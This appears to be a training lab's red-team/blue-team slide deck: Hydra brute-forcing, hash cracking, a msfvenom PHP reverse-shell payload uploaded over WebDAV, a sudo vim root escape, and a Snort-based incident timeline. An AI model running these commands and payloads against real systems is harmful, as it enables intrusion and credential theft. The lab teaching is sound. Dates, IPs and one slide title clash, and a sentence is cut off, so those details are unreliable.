Red Team & Blue Team - 2019 Cybersecurity Exercises

ALEX CHESNAKOV

WALTER LAXAMANA

OLIVER SOLMAN

JADE THUMA

Red Team and Blue Team Exercises

Objective Summary

The objective was to determine if vulnerabilities can be exploited resulting in data retrieval through “capture the flag” mission symbolizing a high value target.

These exercises were intended to demonstrate defensive capabilities of the SOC through attack detection and analysis.

- A red team and blue team comprising of various cyber security personnel
- Performed exercises within the organization to simulate a cyber attack
- Reconnaissance and penetration of defenses using discovered vulnerabilities
- Compromise of systems and retrieval of simulated personal data
- Measurement of defensive response and analyses of the attack
- Test effectiveness of existing IDS and monitoring systems

Red Team and Blue Team Exercises


Results of Exercises

- Weak passwords discovered through brute force login attack
- Passwords using weak encryption easily cracked
- Password hashes discovered in easily accessible folders
- Vulnerable web server leaking data that can be exploited
- Hidden folders easily discovered and unprotected
- Red Team was able to exploit vulnerabilities and capture the flag
- Blue Team detected the attack through analysis, but did not prevent it
- If this had been a real successful attack, potential company losses:
  - Personal data compromise – GDPR fines up to **10 million Euros** (or 2% FY profit)
  - Damaged reputation, loss of revenue estimated at **$15,000,000**

Red Team vs. Blue Team

What's the difference?

RED TEAM	BLUE TEAM
Generally an offensive team	Generally a defensive team
Simulates cyber attacks	Identify intrusions on alert systems
Intrusion attempts	Identify the types of attacks
Insider threat	Blocks the attacks before successful
Remote attacks from Internet	Alerts the reaction/prevention teams
Simulates intrusion into sensitive areas	Incident response activation
Identity spoofing	Containment of threats



Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation

Capture the Flag

Privilege Escalation

Red Team – Introduction

What does the Red Team do?

Objective

- The Red Team simulates real-world attacks
- Measures organization's defenses and their incident response team.

Roles

- To identify risks to the network infrastructure
- Focuses on finding a single vulnerability to exploit
  - In contrast, security professionals need to find **all possible vulnerabilities**
- Red Team follows the Roles of Engagement
- Group of highly skilled pentesters
- Test defense and improve its effectiveness
- Utilize strategies, systems, and methodology to simulate scenarios
  - To prepare and measure the security defenses of the organization

Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation

Capture the Flag

Privilege Escalation

Red Team – Intelligence Gathering / Mapping

Network Reconnaissance

- Subnet Discovery
  - Nmap used to scan entire subnet
  - Enumerate live hosts
    - Target host identified with IP address 172.16.84.205
  - Open Ports TCP 22 and TCP 80

```
msf > services

Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
172.16.84.205   22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
172.16.84.205   80    tcp    http  open   Apache httpd 2.4.29
```

Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation


Capture the Flag

Privilege Escalation

Red Team – Vulnerability Assessment

Discovering Secret Folder


- Zed Attack Proxy (ZAP) web app vulnerabilities tool
  - Used to enumerate hidden folders and files hosted by the web server
  - Within a discovered text file was a mention of a secret_folder



Red Team – Vulnerability Assessment

Discovering Secret Folder

- Trying to open the secret_folder we got another clue – username



Red Team – Vulnerability Assessment

Cracking Ashton's Password

- */company_folder/secret_folder* is password protected
- Hydra used to brute force account to gain access to hidden folder.


```
root@kali:~# hydra -l ashton -P /usr/share/metasploit-framework/data/wordlists/password.lst http-get://172
.16.84.205/company_folders/secret_folder/:80
```

```
[STATUS] 4718.33 tries/min, 14155 tries in 00:03h, 74240 to do in 00:16h, 16 active
[STATUS] 4739.14 tries/min, 33174 tries in 00:07h, 55221 to do in 00:12h, 16 active
[80][http-get] host: 172.16.84.205   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-11-05 10:20:36
```

Red Team – Vulnerability Assessment

Accessing Secret Folder


- Ashton's cracked password used to access the hidden folder
- The message reveals a user account named *ryan*
  - A hash is included in the message



Red Team – Vulnerability Assessment

Determining Hash Type for Ryan's Password

- The Metasploit Hash-Identifier module used to determine hash type
  - Returned result: possible **SHA-256** ~~Incorrect~~
  - Later determined to be **SHA-512** $6 indicates SHA-512



Red Team – Vulnerability Assessment

Cracking Ryan's Password

- *John the Ripper* used to decrypt hash value for user *ryan*
  - A wordlist is used: *rockyou.txt*
  - The *fork* option is used with 2 CPU cores for faster processing


```
root@kali:~# john -fork=2 --wordlist=/usr/share/wordlists/rockyou.txt ryan_hash.txt ./ryan_hash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u          (ryan)
2 1g 0:00:00:21 DONE (2019-11-05 10:42) 0.04681g/s 239.7p/s 239.7c/s 239.7C/s shelton..CHRIS1
1 0g 0:00:00:21 DONE (2019-11-05 10:42) 0g/s 237.6p/s 237.6c/s 237.6C/s lasshole..catrina
Waiting for 1 child to terminate
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Red Team – Vulnerability Assessment

Cracking Ashton's Password

- Ryan's account used to log into the *webdav* folder
- The file *passwd.dav* is discovered
  - User account: *ryan,* Hash type: MD5
- John the Ripper used to decrypt MD5 password
  - The same password for MD5 as in SHA-512

```
root@kali:~# john -fork=2 --wordlist=/usr/share/wordlists/rockyou.txt passwd.dav
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u          (ryan)
2 1g 0:00:00:00 DONE (2019-11-05 10:52) 1.886g/s 9554p/s 9554c/s 9554C/s vaseline..linux4u
linux4u          (ryan)
1 1g 0:00:00:01 DONE (2019-11-05 10:52) 0.7575g/s 14227p/s 14227c/s 14227C/s luis16..lavell
Waiting for 1 child to terminate
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# cat passwd.dav
ryan:$apr1$t4R/Dq8N$xhiAcde7dqYn4pTofAaG8.
```



Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation

Capture the Flag

Privilege Escalation

Red Team – Configuring the Attack

Setting Up Exploit with *msfvenom*

- *msfvenom* is used to establish the target host session for payload

```
root@kali:~# msfvenom -p php/meterpreter reverse_tcp LHOST=172.16.84.55 LPORT=4444 -f raw > shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26800 bytes
```

```
root@kali:~# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '172.16.84.55'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_
```


- *shell.php* file used for exploit


```
root@kali:~# cat shell.php | tail --bytes=+3 > shell.php; echo "?>" >> shell.php
```

Red Team – Configuring the Attack

Placing Exploit PHP file onto Target Host *webdav* Folder

- The *webdav* directory is already connected using Folder Explorer
  - *shell.php* is copied directly into the *webdav* folder





- The exploit file is ready for the connection next step

Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation

Capture the Flag

Privilege Escalation

Red Team – Exploitation

Establishing a Meterpreter Session with Target Host

```
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.84.55     yes       The listen address
   LPORT  4444             yes       The listen port
```


- Metasploit is used to create a *php reverse tcp exploit handler*
- The *exploit handler* is executed
- Meterpreter session opened

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 172.16.84.55:4444
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (172.16.84.55:4444 -> 172.16.84.205:51024) at 2019-
```

Red Team – Exploitation

Starting Target Host Exploit

- From a web browser, the exploit file is accessed through the URL



- The *shell.php* exploit file is executed using port 4444

```
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-48-generic #51-Ubuntu SMP Wed Apr 3 08:28:49 UTC 2019 x86_64
Meterpreter : php/linux
```

```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  2   meterpreter php/linux  www-data (33) @ server1  172.16.84.55:4444 -> 172.16.84.205:51024 (172.16.84.205)
```

Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation

Capture the Flag

Privilege Escalation

Red Team – Capturing the Flag

Red Team Mission Accomplished

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 4723 created.
Channel 2 created.
pwd
/
ls
bin
boot
dev
etc
flag.txt
```

- Using the shell session, the flag.txt file is discovered

- Displaying the *flag.txt* file reveals the code

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Red Team Attack Agenda

Red Team Introduction

Intelligence Gathering / Mapping

Vulnerability Assessment

Configuring the Attack

Exploitation


Capture the Flag

Privilege Escalation

Red Team – Privilege Escalation

The Quest for Root Access

- The Red Team did not stop after capturing the flag
- Earlier, a malicious payload was delivered
  - This provides only a temporary shell that is lost if server is rebooted
- The compromised accounts (Ashton, Ryan) did not have *sudo* access
- Next step was to perf



Red Team – Privilege Escalation

The Quest for Root Access

- SSH to target host using *ryan* credentials
  - Limited commands available without root privileges

```
ryan@server1:~$ sudo -l
Matching Defaults entries for ryan on server1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User ryan may run the following commands on server1:
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find
```

- From the SSH session on the target host, *sudo vim* is run

```
ryan@server1:~$ sudo vim
```

Red Team – Privilege Escalation

The Quest for Root Access

- Within vim, executed *bash* providing *root* privilege

```
~
~
~
~
:!/bin/bash
```

```
ryan@server1:/$ id
uid=1001(ryan) gid=1002(ryan) groups=1002(ryan)
ryan@server1:/$ sudo id
uid=0(root) gid=0(root) groups=0(root)
ryan@server1:/$
```

- Confirming root access

```
root@server1:~# whoami
root
root@server1:~#
```

Red Team – Privilege Escalation

Captured Another Flag

- Using escalated privilege search, *sudo* find results in two flags found
  - */flag.txt* – already found early in the exercise
  - */root/flag.txt* – now able to view with escalated privilege

```
ryan@server1:/$ sudo find / -name *flag*
/flag.txt
/root/flag.txt
ryan@server1:/$
```

- Within the */root/flag.txt* file using root access, the flag is revealed:

```
File  Edit  View  Search
@nd31ng0w@5hi5n@m0
```

Blue Team Defense Agenda

Blue Team Introduction

Attack Summary

Suspicious Behavior

Hydra Brute Force Login Attack

Exploitation of Target Host

Post-Exploitation of Target Host

Blue Team – Introduction

What is a Blue Team?

Objective

- A blue team is similar to a red team
- Assesses network security
- Identifies any possible vulnerabilities

Roles

- A red team imitates an attacker with characteristic tactics and techniques
- A blue team finds ways to defend, change and re-group defenses
- Makes incident response stronger.
- Continuously strengthening the entire security infrastructure
- Use IDS, etc. for ongoing analysis of unusual and suspicious activity.

Blue Team – Introduction

Blue Team Tools

The tools used by the Blue Team to detect and analyze the attack:

Snort

- A network intrusion detection system used to detect threat based attacks and anomalies
- Monitoring and alerts with event and attack logs

Wireshark

- Network tool used for analyzing packets from various files and logs
- Tool used to analyze attack traffic at the packet level

Blue Team Defense Agenda

Blue Team Introduction

Attack Summary

Suspicious Behavior

Hydra Brute Force Login Attack

Exploitation of Target Host

Post-Exploitation of Target Host

Blue Team – Attack Summary

Incident Summary

Incident Summary	
Date of Investigation	2019-November-12
Date of Incident	2019-05-06 9:31
Outcome	True Positive – shell.php remote access confirmed
Action Taken	1. Received and analyzed Snort logs 2. Identified suspicious behavior 3. Confirmed brute force login attack 4. Confirmed remote access to target host 5. Evidence of post-exploitation activity 6. Advised firewall rules to block traffic from source 7. Advised target host remediation through backup restoration
Reporting Tool	Snort alerts and logs, Wireshark analysis
Attack Vector (Web, Email, Network, etc.)	Network Attack
Source IP/Email	172.16.84.213
Source port	TCP ranging from 30000 to 40000
Destination IP/Email	172.16.84.205
Destination Port	TCP 80 aka HTTP

Blue Team – Attack Summary

Incident Timeline

UTC Date	UTC Time	Local Time	Major Events
2019-05-06	**16:31:58**	**9:31:58**	Initial attempts to target host
2019-05-06	**16:32:34**	**9:32:34**	Enumeration Phase
2019-05-06	**16:33:53**	**9:33:53**	First sign of possible attack
2019-05-06	**16:33:53**	**9:33:53**	Attacker attempts to access secret folder with Hydra
2019-05-06	**16:36:05**	**9:36:05**	Attacker gains Ashton's password
2019-05-06	**16:36:23**	**9:36:23**	Attacker successfully accesses Secret Folder
2019-05-06	**16:36:26**	**9:36:26**	Attacker gains access to other Target Host folders
2019-05-06	**16:38:57**	**9:38:57**	Evidence of shell.php file placed onto Target Host
2019-05-06	**16:40:46**	**9:40:46**	Attacker successfully runs a shell for remote access to Target

Blue Team Defense Agenda

Blue Team Introduction

Attack Summary

Suspicious Behavior

Hydra Brute Force Login Attack

Exploitation of Target Host

Post-Exploitation of Target Host

